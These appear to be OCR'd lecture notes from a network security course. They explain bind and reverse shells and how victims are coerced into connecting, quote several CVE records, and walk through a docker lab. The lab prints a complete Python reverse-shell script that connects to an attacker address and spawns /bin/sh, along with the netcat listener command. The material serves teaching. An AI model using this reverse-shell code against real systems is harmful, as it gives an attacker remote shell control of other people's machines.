
Network Security and Forensics

Table of Contents

Reverse Shell

- A shell is a program that can work as an interface with the system and the services that it provides us.
- There are two kinds of connections to perform a successful attack: reverse and direct connection:
    - Direct (bind) shell: The attacker machine acts as a client which wants to connect to the victim's machine, which acts as the server. So, the victim is configured to listen on specific ports.
    - Reverse shell: A victim machine is forced to connect to the attacker's machine. The attacker's machine is configured as a server listening for connections on a specific port. This achieved by some payload that is executed on the victim's machine to force it to connect to the attacker.



- How to coerce a remote machine to connect to your (attacker) machine?
    - Malicious payload in binaries from untrusted sources.
    - Vulnerabilities in software.
    - Embedded malicious code in different file formats:
        - JavaScript in PDF files. https://www.sentinelone.com/blog/malicious-pdfs-revealing-techniques-behind-attacks/ https://github.com/jonaslejon/malicious-pdf
        - Adobe flash player. https://www.cisa.gov/news-events/alerts/2015/07/14/adobe-flash-and-microsoft-windows-vulnerabilities
        - Macros in MS Office. https://github.com/MicrosoftDocs/defender-docs/blob/public/defender-endpoint/malware/macro-malware.md
    - Phishing attacks. https://www.cloudflare.com/learning/access-management/phishing-attack/

- Many systems and software are still vulnerable to reverse shell attacks.
    - https://cve.mitre.org/cve/search_cve_list.html

Search Results

There are **47** CVE Records that match your search.

Name	Description
CVE-2024-5760	The Samsung Universal Print Driver for Windows is potentially vulnerable to escalation of privilege allowing the creation of a reverse shell in the tool. This is only applicable for products in the application released or manufactured before 2018.
CVE-2024-5407	A vulnerability in RhinOS 3.0-1190 could allow PHP code injection through the "search" parameter in /portal/search.htm. This vulnerability could allow a remote attacker to perform a reverse shell on the remote system, compromising the entire infrastructure.
CVE-2024-50636	PyMOL 2.5.0 contains a vulnerability in its "Run Script" function, which allows the execution of arbitrary Python code embedded within .PYM files. Attackers can craft a malicious .PYM file containing a Python reverse shell payload and exploit the function to achieve Remote Command Execution (RCE). This vulnerability arises because PyMOL treats .PYM files as Python scripts without properly validating or restricting the commands within the script, enabling attackers to run unauthorized commands in the context of the user running the application.
CVE-2024-32651	changedetection.io is an open source web page change detection, website watcher, restock monitor and notification service. There is a Server Side Template Injection (SSTI) in Jinja2 that allows Remote Command Execution on the server host. Attackers can run any system command without any restriction and they could use a reverse shell. The impact is critical as the attacker can completely takeover the server machine. This can be reduced if changedetection is behind a login page, but this isn't required by the application (not by default and not enforced).

Reverse Shell Demo

- Build the docker image from the lab files: `docker compose up –build`
- Run the victim container: `docker exec -it victim bash`
- Run the attacker container: `docker exec -it attacker bash`

The victim machine IP address is 10.3.0.2 and the attackers machine address is 10.3.0.3

- To make sure everything is working, ping the victim machine from the attacker machine: `ping 10.3.0.2`

An attacker can create a Python reverse shell script like this:

```
import socket
import subprocess
import os
ATTACKER_IP = "10.3.0.3"
ATTACKER_PORT = 1234

# AF_INET --> sockets for IPv4
# SOCK_STREAM --> TCP sockets
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((ATTACKER_IP, ATTACKER_PORT))
# Send information to the attacker
msg = "[*] Connection Established"
sock.send(msg.encode())
# Duplicate the input file descriptor 0 to the socket
os.dup2(sock.fileno(),0)
# Duplicate the output file descriptor 1 to the socket
os.dup2(sock.fileno(),1)
# Duplicate the error file descriptor 2 to the socket
os.dup2(sock.fileno(),2)
# Execute a shell on the current machine
shell_remote = subprocess.call(["/bin/sh", "-i"])
```

- The above script should be run from the victim machine.
- Before executing the script, the attacker must be listening to the port. So, in the attacker machine execute: `nc -lvnp 1234`
    - `nc`: The netcat utility permits users to establish connections and read and write data across networks.
    - `-l`: Listen mode
    - `-v`: Verbose mode, which gives us more details
    - `-n`: We indicate that we do not want to use DNS
    - `-p`: You must indicate the port number below
    - `-k`: Server keeps running even if client disconnects
- Then execute the script on the victim's machine: `python3 program.py`
- Once the victim is connected, the attacker can do anything because he has root privilege
- Find the flag on the victim's machine: `find . flag | grep flag`